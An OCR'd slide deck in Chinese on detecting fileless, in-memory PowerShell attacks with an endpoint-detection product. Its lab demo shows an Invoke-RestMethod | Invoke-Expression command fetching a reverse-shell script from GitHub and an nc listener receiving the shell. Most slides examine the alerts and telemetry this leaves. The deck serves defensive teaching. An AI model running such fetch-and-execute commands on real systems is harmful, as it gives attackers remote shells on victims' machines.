FAIRLINE 中飛科技

偵測 Fileless 攻擊

sega

介紹

介紹

- 無檔案 (Fileless) 攻擊是一種極具隱蔽性的網路攻擊手法，其最大特點是不依賴於在受害者硬碟上植入傳統的惡意執行檔 (.exe) 來進行攻擊。相反地，它會利用作業系統內建的、合法的工具（例如 PowerShell），將惡意活動直接載入到電腦的記憶體 (RAM) 中執行。因為沒有惡意「檔案」可以被掃描，所以傳統的防毒軟體很難發現它。

FAIRLINE

介紹

- 無檔案 (Fileless) 攻擊的核心精神是「就地取材 (Living-off-the-Land)」，也就是利用作業系統內建的合法工具來執行惡意行為，可以依照實際應用有幾個不同面向
- **基於腳本/指令的「記憶體」攻擊 (In-Memory Scripting)**
- **基於「登錄檔」的攻擊 (Registry-based)**
- **基於 WMI 的攻擊 (WMI-based)**


FAIRLINE

基於腳本/指令的「記憶體」攻擊 (In-Memory Scripting)

記憶體攻擊

- **測試描述:**受害主機透過 Powershell 執行指令將惡意後門腳本指令透過網路(github)下載並在入記憶體執行，達到攻擊者獲得 shell 的目標

- **攻擊步驟**
  - 受害主機上的使用者被誘騙執行了一個初始的惡意指令。
  - 執行下載指令 (Execution)
  - 從網路下載酬載 (Payload Delivery)
  - 在記憶體中執行 (In-Memory Execution)
  - 達成攻擊目標 (Goal Achievement)



記憶體攻擊-連線後門

記憶體攻擊-連線後門

- 受害主機下載並執行 **payload**

```
PS C:\Users\segawin98> Invoke-RestMethod -Uri https://raw.githubusercontent.com/segalee82/Windows_LAB/refs/heads/main/reverse3.ps1 | I
nvoke-Expression
PS C:\Users\segawin98>
```

- **C2** 站台獲得 **shell** 並依序執行 **whoami**、**dir**

```
┌──(segalee㉿segalee)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.38.48] from (UNKNOWN) [10.10.38.98] 49994
whoami
sega98\segawin98

dir


    目錄: C:\Users\segawin98


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2025/7/24  下午 12:34                .dotnet
d-----         2024/8/20  下午 03:18                .ssh
d-----         2025/7/24  下午 01:34                .templateengine
d-r---         2024/8/19  下午 12:57                3D Objects
d-r---         2024/8/19  下午 12:57                Contacts
d-r---         2025/7/24  下午 05:24                Desktop
d-r---         2025/7/24  下午 01:31                Documents
```



FAIRLINE

預設告警

Endpoint-預設告警

- 觸發預設告警:**Network: Non-Browser Process Talking to GitHub or Text Storage**


Name	Endpoint	Source	Artifact Name	Intel Name	Severity	IP Address	Alert Date	Received Date
Network: Non-Browser Process Tal...	sega98	Detection Rules	powershell.exe | raw.githubusercontent.com	Network: Non-Browser Process Talking to GitHub or Text Storage	Medium	10.10.38.98	2025/08/04 06:18:21	2025/08/04 06:18:44




FAIRLINE

Endpoint檢視-DNS

- 查看**Behavior-DNS**，可以看到受害主機在**14:18:21.783**，下載 **payload** 連線前先執行了 **DNS** 查詢 **raw.githubusercontent.com** 的 **A** 紀錄






FAIRLINE

Endpoint檢視-Network

- 查看**Behavior-Network**，可以看到在**14:18:21.815**受害主機先連線到**github**，之後在**14:18:23.641**連線到**C2 Server**



Time	Endpoint	Process	PID	Local IP	Local Port	Remote IP	Remote Port	Protocol	Direction	URL
2025/08/04 06:18:47.889	sega98	powershell.exe	7220	10.10.38.98	49994	10.10.38.48	443	TCP	Inbound	
2025/08/04 06:18:42.393	sega98	powershell.exe	7220	10.10.38.98	49994	10.10.38.48	443	TCP	Bidirectional	
2025/08/04 06:18:31.094	sega98	powershell.exe	7220	10.10.38.98	49993	10.10.38.48	443	TCP	Inbound	
2025/08/04 06:18:23.641	sega98	powershell.exe	7220	10.10.38.98	49993	10.10.38.48	443	TCP	Outbound	
2025/08/04 06:18:23.641	sega98	powershell.exe	7220	10.10.38.98	49993	10.10.38.48	443	TCP	Bidirectional	
2025/08/04 06:18:21.927	sega98	powershell.exe	7220	10.10.38.98	49992	185.199.111.133	443	TCP	Inbound	
2025/08/04 06:18:21.877	sega98	powershell.exe	7220	10.10.38.98	49992	185.199.111.133	443	TCP	Outbound	raw.githubusercontent.com
2025/08/04 06:18:21.862	sega98	powershell.exe	7220	10.10.38.98	49992	185.199.111.133	443	TCP	Bidirectional	
2025/08/04 06:18:21.815	sega98	powershell.exe	7220	10.10.38.98	49992	185.199.111.133	443	TCP	Outbound	

Endpoint檢視-Process

- 查看**Behavior-Process**，可以看到**Powershell pid=7220** 被啟動(無法看到指令)，後續在**14:18:48.072**執行**whoami.exe**


Process | Endpoint Name = sega98 | Query Builder

Custom | Time: August 4, 2025 06:16:39 - August 4, 2025 06:19:53 | Search | New Detection Rule | Start Task

Time	Endpoint	User	PID	Name	PPID	Parent Name	Path	Command-line
2025/08/04 06:19:03.328	sega98	NT AUTHORITY\LOCAL SERVICE	1748	WmiPrvSE.exe	940	svchost.exe	C:\Windows\Sy...	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
2025/08/04 06:18:54.347	sega98	NT AUTHORITY\NETWORK SERVI...	7760	WmiPrvSE.exe	940	svchost.exe	C:\Windows\Sy...	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
2025/08/04 06:18:48.072	sega98	SEGA98\segawin98	1812	whoami.exe	7220	powershell.exe	C:\Windows\Sy...	"C:\Windows\system32\whoami.exe"
2025/08/04 06:17:08.974	sega98	SEGA98\segawin98	260	conhost.exe	7220	powershell.exe	C:\Windows\Sy...	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2025/08/04 06:17:06.088	sega98	SEGA98\segawin98	7220	powershell.exe	6204	explorer.exe	C:\Windows\Sy...	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2025/08/04 06:17:06.088	sega98	SEGA98\segawin98	7220	powershell.exe	6204	explorer.exe	C:\Windows\Sy...	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2025/08/04 06:17:06.088	sega98	SEGA98\segawin98	7220	powershell.exe	6204	explorer.exe	C:\Windows\Sy...	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2025/08/04 06:17:06.088	sega98	SEGA98\segawin98	7220	powershell.exe	6204	explorer.exe	C:\Windows\Sy...	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2025/08/04 06:17:06.088	sega98	SEGA98\segawin98	7220	powershell.exe	6204	explorer.exe	C:\Windows\Sy...	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2025/08/04 06:17:06.088	sega98	SEGA98\segawin98	7220	powershell.exe	6204	explorer.exe	C:\Windows\Sy...	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2025/08/04 06:17:05.663	sega98	SEGA98\segawin98	8376	smartscreen.exe	940	svchost.exe	C:\Windows\Sy...	C:\Windows\System32\smartscreen.exe -Embedding

Endpoint檢視-Process

- **Process Tree**



FAIRLINE

Endpoint檢視-Remote Thread

- 查看**Behavior-Remote Thread**，可以看到在**14:18:48.186 Powershell** 建立了一個**Remote Thread**，目標是**whoami.exe**

2025/08/04 06:18:48.186	sega98	powershell.exe	7220	Created Remote Thread	952	1812	whoami.exe	C:\Windows\System32\whoami.exe	Sig
2025/08/04 06:18:48.186	sega98	whoami.exe	1812	Thread Created by Other	952	7220	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\...	

Other Process (Target)

PID	1812
Name	whoami.exe
Path	C:\Windows\System32\whoami.exe
Signature	Signed
Certificate Subject	Microsoft Windows
Certificate Issuer	Microsoft Windows Production PCA 2011
Certificate Publisher	Microsoft Corporation

Acting Process

Process Name	powershell.exe
PID	7220
Start Time	2025/08/04 06:17:06.088

FAIRLINE

Endpoint檢視-Process Access

- 查看**Behavior-Process Access**，可以看到在**14:18:48.186 Powershell** 存取了**whoami.exe**

2025/08/04 06:18:48.186	sega98	powershell.exe	7220	Created Remote Thread	952	1812	whoami.exe	C:\Windows\System32\whoami.exe
2025/08/04 06:18:48.186	sega98	whoami.exe	1812	Thread Created by Other	952	7220	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\...

Other Process (Target)

PID	1812
Name	whoami.exe
Path	C:\Windows\System32\whoami.exe
Signature	Signed
Certificate Subject	Microsoft Windows
Certificate Issuer	Microsoft Windows Production PCA 2011
Certificate Publisher	Microsoft Corporation


Acting Process

Process Name	powershell.exe
PID	7220
Start Time	2025/08/04 06:17:06.088

FAIRLINE

Endpoint檢視-Named Pipe

- 查看**Behavior-Named Pipe**，可以看在 **14:18:48.186** 到 **14:18:48.232** **Powershell 與 whoami.exe 的Name pipe行為**



FAIRLINE

Endpoint檢視-Named Pipe

- **命名管道 (Named Pipe)**
  - 它是一種「程序間通訊 (Inter-Process Communication, IPC)」的技術。當兩個獨立的程式需要互相傳遞資料時，它們可以共同連接到一條由作業系統提供的、有特定名稱的「管道」，然後一個程式往管道裡「寫入」資料（說話），另一個程式從管道裡「讀取」資料（聽話）。


  - 我們在本案中看到的，其實是一種特殊的匿名管道，它是 Windows 為了讓「父程序」能捕獲「子程序」的螢幕輸出而臨時建立的、沒有固定名稱的電話線。

